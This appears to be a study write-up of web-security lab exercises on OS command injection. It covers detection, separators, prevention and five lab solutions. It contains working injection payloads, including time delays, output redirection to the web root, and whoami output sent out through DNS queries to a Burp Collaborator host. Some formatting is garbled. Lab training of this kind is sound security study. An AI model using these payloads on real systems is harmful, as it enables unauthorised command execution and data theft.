LAB 1 - OS command injection, simple case [APPRENTICE]
Command injection is a vulnerability where a attacker can run commands on a host operating system via a vulnerable application
Types of command injection vulnerabilities -
1. In-band command injection -
Here we receive the response of the command sent via http response.
How to detect ?
Use shell metacharacters -
&;Newline (0x0a or \n)&&|||'$
2. Blind command injection -
Here it does not return the output of the command within the HTTP response.
How to detect ?
Trigger a time-delay using
pingorsleepcommand eg -
https://vulnerable-website/endpoint?parameter=x||ping -c 10+127.0.0.1||
https://vulnerable-website/endpoint?parameter=x & sleep 10 &
- Output the response of the command to web root and access the file directly via web browser. eg -
https://vulnerable-website/endpoint?parameter=||whoami>/var/www/images/output.txt||
- Open an Out-of Band channel to a server you control like Burp collaborator. eg -
https://vulnerable-website/endpointparameter=x||nslookup+burp.collaborator.address||TIP - Exfiltrate the output of your command
https://vulnerable-website/endpointparameter=||nslookup `whoami`.burp.collaborator.address||
Some vulnearble functions -
-   exec
-   command
-   execute
-   ping
-   query
-   jump
-   code
-   reg
-   do
-   func
-   arg
-   option
-   load
-   process
-   step
-   read
-   function
-   req
-   feature
-   exe
-   payload
-   run
-   print
Ways ton inject commands
A variety of shell metacharacters can be used to perform OS command injection attacks.
A number of characters function as command separators, allowing commands to be chained together. The following command separators work on both Windows and Unix-based systems:
&
&&
|
||
The following command separators work only on Unix-based systems:
;Newline (0x0a or \n)
On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:
-
injected command -
$(injected command )
Prevent -
- Avoid using shell execution functions. If unavoidable, limit their use to very specific use cases.
- Perform proper input validation when taking user input into a shell execution command.
- Use a safe API when accepting user input into the application.
- Escape special characters in the case where a safe API is not available.
LAB 1 - OS command injection, simple case [APPRENTICE]
This lab contains an OS command injection `vulnerability in the product stock checker`.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.
Solution -
Vulnerability is in check stock filter

On clicking the link, the request & response looks like

We need to check which parameter is vulnerable [productID or storeID]
productID
Request -

Response -

It's not showing the o/p of whoami, so this parameter is not vulnerable.

storeID
Request -

Response -
Lab 2 - Blind OS command injection with time delays [PRACTITIONER]
This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.
Solution -
The feedback form is as follows

Captured request -> 
By adding the & sleep # (Note the space before & and after #) / & sleep 10 &(URL-encode before sending) , we can see that the email parameter is vulnerable to command injection vulnerability, since there was time delay of 10 seconds.
By '#' we comment out the rest of the query. Since it is a bash script that is running in the background REQUEST

RESPONSE

Lab 3 - Blind OS command injection with output redirection [PRACTITIONER]
This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

/var/www/images/

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the whoami command and retrieve the output.
Solution -
Submitting the feedback form , the request looks like this

As we know, the email parameter is vulnerable , we give the payload & whoami > /var/www/images/op.txt # (URL-encode before sending)

We get a successful response

Now, after storing the result of whoami command in /var/www/images directory, we can check the content .

To find where the filename parameter is , we can check the HTTP history tab , there we can see the http GET request being made to retreive all image files in home page

Transfer the request to Repeater tab. We modify the filename = op.txt & in the response we get the username !
Lab 4 - Blind OS command injection with out-of-band data exfiltration
This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, execute the whoami command and exfiltrate the output via a DNS query to Burp Collaborator. You will need to enter the name of the current user to complete the lab.
Solution -
We first create a external server ie . collaborator server.

Copy the collaborator server link - http://zorh37nyfzjbsg1nog7j9m16zx5ntc.burpcollaborator.net/
Paste the payload & nslookup zorh37nyfzjbsg1nog7j9m16zx5ntc.burpcollaborator.net # (URL - encode ) in the email parameter .

Now click SEND button, click POLL NOW button in burp collaborator` ,

Lab 5 - Blind OS command injection with out-of-band data exfiltration (Running commands like whoami)
To solve the lab, execute the whoami command and exfiltrate the output via a DNS query to Burp Collaborator. You will need to enter the name of the current user to complete the lab.
Solution -

Same process as above but add this payload & nslookupwhoami.zorh37nyfzjbsg1nog7j9m16zx5ntc.burpcollaborator.net # or & nslookup $(whoami).zorh37nyfzjbsg1nog7j9m16zx5ntc.burpcollaborator.net #
We get the username in the details panel